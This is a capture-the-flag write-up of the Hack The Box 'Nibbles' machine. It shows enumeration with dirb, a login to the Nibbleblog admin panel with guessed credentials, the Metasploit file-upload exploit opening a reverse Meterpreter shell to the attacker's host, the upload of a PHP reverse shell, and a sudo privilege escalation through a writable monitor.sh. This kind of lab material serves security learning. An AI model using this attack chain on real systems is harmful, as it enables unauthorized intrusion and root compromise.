



By YMTzioni


Nmap:




Check Website:



Hello world!



Lets check /nibbleblog



Dirb <http://10.10.10.75/nibbleblog/>:

```
root@YMTzoni:~# dirb http://10.10.10.75/nibbleblog/

_____  
DIRB v2.22  
By The Dark Raver  
_____  
  
START_TIME: Tue Feb 23 10:36:32 2021  
URL_BASE: http://10.10.10.75/nibbleblog/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
_____  
  
GENERATED WORDS: 4612  
  
— Scanning URL: http://10.10.10.75/nibbleblog/ —  
⇒ DIRECTORY: http://10.10.10.75/nibbleblog/admin/  
+ http://10.10.10.75/nibbleblog/admin.php (CODE:200|SIZE:1401)
```

Lets check <http://10.10.10.75/nibbleblog/admin.php>:

Sign in to Nibbleblog admin area

Username

Password


☐ Remember me


Login


[← Back to blog](#)


Username: admin


Password: nibbles


 Publish

 Comments

 Manage

 Settings

 Themes

 Plugins

nibbleblog - Dashboard

Dashboard

View Blog

Log out

Quick start

New post

New page

Manage posts

General settings

Regional

Change theme


Draft posts

There are no draft posts.


Last comments

There are no published comments.


Notifications

 New session started


23 February - 08:48:14 · IP: 10.10.14.9

 Login failed attempt


23 February - 08:48:07 · IP: 10.10.14.9

 New session started


29 December - 10:42:11 · IP: 10.10.14.2

 New session started


29 December - 10:42:10 · IP: 10.10.14.2

 New session started


28 December - 21:09:06 · IP: 10.10.14.3

 New session started

28 December - 21:09:05 · IP: 10.10.14.3

 New session started

28 December - 20:45:00 · IP: 10.10.14.3

 New session started

28 December - 20:44:59 · IP: 10.10.14.3

Version

Nibbleblog 4.0.3 "Coffee" - Developed by Diego Najar

Found version information:

Lets find exploit for that:

```
root@kali:~# searchsploit Nibbleblog 4.0.3
```

Exploit Title	Path
Nibbleblog 4.0.3 - Arbitrary File Upload (Metasploit)	php/remote/38489.rb

```
Shellcodes: No Results
root@kali:~#
```

Metasploit:

```
msf5 > search nibbleblog 4.0.3

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/android/android_stock_browser_iframe	2012-12-01	normal	No	Android Stock Browser Iframe DOS
1	exploit/multi/http/nibbleblog_file_upload	2015-09-01	excellent	Yes	Nibbleblog File Upload Vulnerability

```
Interact with a module by name or index, for example use 1 or use exploit/multi/http/nibbleblog_file_upload

msf5 >
```

```
msf5 exploit(multi/http/nibbleblog_file_upload) > set lhost 10.10.14.9
lhost => 10.10.14.9
msf5 exploit(multi/http/nibbleblog_file_upload) > set rhost 10.10.10.75
rhost => 10.10.10.75
msf5 exploit(multi/http/nibbleblog_file_upload) > set targeturi /nibbleblog/
targeturi => /nibbleblog/
msf5 exploit(multi/http/nibbleblog_file_upload) > set username admin
username => admin
msf5 exploit(multi/http/nibbleblog_file_upload) > set password nibbles
password => nibbles
msf5 exploit(multi/http/nibbleblog_file_upload) > show options

Module options (exploit/multi/http/nibbleblog_file_upload):
```

Name	Current Setting	Required	Description
PASSWORD	nibbles	yes	The password to authenticate with
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	10.10.10.75	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/nibbleblog/	yes	The base path to the web application
USERNAME	admin	yes	The username to authenticate with
VHOST		no	HTTP server virtual host

```


Payload options (php/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST	10.10.14.9	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```


Version:
-----
1.0.0

Exploit target:
```

Id	Name
0	Nibbleblog 4.0.3

Exploit:

```
msf5 exploit(multi/http/nibbleblog_file_upload) > exploit
[*] Started reverse TCP handler on 10.10.14.9:4444
[*] Sending stage (38288 bytes) to 10.10.10.75
[*] Meterpreter session 1 opened (10.10.14.9:4444 → 10.10.10.75:37730) at 2021-02-23 10:47:16 +0200
[*] Deleted image.php

meterpreter > ls
Listing: /var/www/html/nibbleblog/content/private/plugins/my_image

Mode                Size      Type      Last modified          Name
----                -
100644/rw-r--r--    258      fil       2021-02-23 10:56:23 +0200 db.xml

meterpreter > sysinfo
Computer           : Nibbles
OS                 : Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64
Meterpreter        : php/linux
meterpreter > shell
Process 1555 created.
Channel 0 created.
```

Use shell command to login nibbler user

```
meterpreter > getuid
Server username: nibbler (1001)
```

User flag:

```
Listing: /home/nibbler

Mode                Size      Type      Last modified          Size      Name
----                -
100600/rw-----    0         fil       2017-12-29 12:29:56 +0200 .bash_history
40775/rwxrwxr-x     4096      dir       2017-12-11 05:04:04 +0200 .nano
100400/r-----     1855      fil       2017-12-11 05:07:21 +0200 personal.zip
100400/r-----     33        fil       2021-02-23 10:39:19 +0200 user.txt
```

Root access:

Unzip personal.zip


```
unzip personal.zip
Archive:  personal.zip
  creating: personal/
  creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
```

Inside personal.zip we have monitor.sh that have 777 permissions that's mean we can send root.txt into this file and read it with nibbler user

```
ls -la
total 12
drwxr-xr-x 2 nibbler nibbler 4096 Dec 10 2017 .
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10 2017 ..
-rwxrwxrwx 1 nibbler nibbler 4015 May 8 2015 monitor.sh
```

Use command: `echo "cat /root/root.txt" > monitor.sh`

That doesn't work for me so I upload a reverse shell via the website



The screenshot shows the 'nibbleblog - Plugins :: My image' interface. On the left is a sidebar with links: Publish, Comments, Manage, Settings, Themes, and Plugins. The main area contains a form with the following fields: Title (containing 'My image'), Position (a dropdown menu set to '4'), Caption, and a file upload section with a 'Browse...' button and the filename 'php-reverse-shell.php'. At the bottom is a 'Save changes' button. In the top right corner, there are links for 'Dashboard', 'View Blog', and 'Log out'.

Then I use netcat to connect the reverse shell

After login use `echo "cat /root/root.txt" > monitor.sh` again

```
$ echo "cat /root/root.txt" > monitor.sh
```

Then use `sudo -u root ./monitor.sh` and get root flag 😊